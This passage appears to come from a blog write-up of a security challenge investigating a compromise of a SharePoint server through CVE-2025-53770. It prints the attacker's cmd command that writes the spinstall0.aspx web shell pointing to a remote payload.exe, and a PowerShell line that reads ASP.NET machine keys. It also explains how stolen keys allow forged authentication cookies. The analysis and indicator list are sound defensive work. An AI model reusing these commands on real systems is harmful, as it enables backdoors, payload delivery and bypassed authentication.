
```
        <param name=\"Command\" value=\"Redirect\">
        <param name=\"Button\" value=\"Test\">
        <param name=\"Url\" value=\"http://107.191.58.76/payload.exe\">
    </object>
</form>
> "C:\Program Files\Common Files\Microsoft Shared\Web Server
Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx"
```



COMMAND LINE

```
"C:\Windows\System32\cmd.exe" /c echo <form runat=\"server\"> <object classid=\"clsid:ADB880A6-D8FF-11CF-9377-00AA003B7A11\"><param name=\"Command\" value=\"Redirect\"> <param name=\"Button\" value=\"Test\"> <param name=\"Url\" value=\"http://107.191.58.76/payload.exe\"></object></form> > C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx
```

After identifying this, I examined the `spinstall0.aspx` file and looked into the payload it referenced. To validate the malicious nature of the dropped web shell, I extracted the SHA-256 hash of the file `spinstall0.aspx` (`92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514`) and submitted it to VirusTotal. The results were conclusive—**38 out of 61 security vendors** flagged it as malicious. Multiple engines identified it as a variant of `Trojan.WebShell.ToolShell`, commonly used for persistent remote access via web-based backdoors. This further confirmed that the attacker successfully deployed a server-side implant and established a foothold in the SharePoint environment. Tags like `exploit`, `cve-2025-53770`, and `detect-debug-environment` reinforce the context of an RCE exploit leveraging the authentication bypass vulnerability.



92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514

39/62 security vendors flagged this file as malicious

92bb4ddb98eeaf11fc15bb32e71d0a63256a0ed826a03ba293ce3a8bf057a514
spinstall0.aspx

Size 756 B | Last Analysis Date 8 hours ago

Community Score -75

html · checks-disk-space · detect-debug-environment · cve-2025-53770 · exploit · long-sleeps · attachment · cve-2004-1060 · cve-2004-0790 · cve-2005-0068 · cve-2015-7759


Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.webshell/toolshell | Threat categories trojan | Family labels webshell toolshell msil

Security vendors' analysis — Do you want to automate checks?

AhnLab-V3	Exploit/ASP.Shell.SC289272	AliCloud	Trojan:MSIL/Webshell.JB
ALYac	Trojan.Script.MalWebshell	Arcabit	Trojan.ToolShell.C
Avast	Other:Malware-gen [Trj]	AVG	Other:Malware-gen [Trj]
Avira (no cloud)	TR/Agent.jgllj	BitDefender	Trojan.ToolShell.C
ClamAV	Asp.Webshell.SharpyShell-10056352-3	CTX	Asp.trojan.msil
Cynet	Malicious (score: 99)	DrWeb	ASP.Shell.113
Emsisoft	Trojan.ToolShell.C (B)	eScan	Trojan.ToolShell.C
ESET-NOD32	MSIL/Webshell.JS	Fortinet	HTML/Sharept.RCE!tr

- **Event 4**:
  Unlike the earlier encoded PowerShell script that stealthily extracted the machine keys using a crafted ASP.NET backdoor and .NET reflection, this command appears to be a more straightforward follow-up. By directly calling `[System.Web.Configuration.MachineKeySection]::GetApplicationConfig()`, the attacker was likely verifying whether they still had access to the cryptographic keys after system changes such as a reboot, cleanup attempt, or environment reset. This suggests the attacker was validating persistence and ensuring that their access to sensitive configuration data remained intact.



COMMAND LINE

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "[System.Web.Configuration.MachineKeySection]::GetApplicationConfig()"
```

Based on the sequence of events, file placements, and successful key extraction, it became clear that the attack was successful. The attacker had gained access to critical cryptographic material, planted a web-accessible backdoor, and demonstrated active follow-up, indicating they maintained full control of the compromised system.

Artifacts Collected During Investigation

During the course of the investigation, I identified the following key artifacts linked to the attack:

- **External IP Address / C2 Server:**
  `http://107.191.58.76`
  This IP hosted the malicious payload (`payload.exe`) and was referenced directly within the crafted `.aspx` backdoor.

- **Malicious Web Shell File:**
  `spinstall0.aspx`
  Planted in the SharePoint layouts directory to act as a web-accessible backdoor.

- **Internal Host IP Address:**
  `172.16.20.17`
  The endpoint where the attacker executed commands and dropped payloads.

- **Suspicious SharePoint Page Accessed:**
  `/_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx`
  This may have been used to interact with or disguise the presence of the malicious `.aspx` file.

- **Payload URL:**
  `http://107.191.58.76/payload.exe`
  The executable delivered via the ActiveX redirect, confirmed as malicious through reputation checks.
  These artifacts helped confirm the attacker's infrastructure, the backdoor path, and the successful delivery of the payload.

Did you say keys???

So one of the most critical actions performed by the attacker in this case was dumping the web application's cryptographic keys, specifically, the `ValidationKey` and `DecryptionKey` from the ASP.NET configuration. These keys are fundamental to how the application secures user sessions and sensitive data.

The `ValidationKey` is used to digitally sign authentication cookies, ensuring that a user's session token hasn't been tampered with. The `DecryptionKey` is used to encrypt and decrypt data such as ViewState and session tokens. If an attacker gains access to both of these keys, they can forge authentication cookies and session data that the server will fully trust.

For example, imagine an application where, once logged in, a user receives an authentication cookie indicating they are a standard user. This cookie is signed with the `ValidationKey` . If an attacker has that key, they can craft a fake cookie that tells the server they are an admin and sign it with the same key. Because the signature matches, the server assumes it's legitimate and grants admin-level access, even though the attacker never logged in with admin credentials. This means the attacker can fully bypass login systems, elevate privileges, and maintain stealthy, long-term access to the application.

In short, dumping these cryptographic keys gives the attacker the ability to forge trust, making it one of the most dangerous capabilities in the entire attack chain.

Conclusion

This wasn’t a simple, single-stage attack, it was a deliberate and multi-layered compromise. From encoded PowerShell and local .NET compilation to deploying a web-accessible backdoor, the attacker clearly demonstrated advanced post-exploitation capabilities. What made this particularly rewarding for me was that it pushed me out of my comfort zone. I had to slow down and really understand what cryptographic keys like `ValidationKey` and `DecryptionKey` actually do. Once I realized how they could be used to forge tokens and bypass authentication, the attack chain came together clearly. Overall, this challenge gave me a fun and practical way to sharpen my investigation skills and expand my understanding of application-layer exploitation.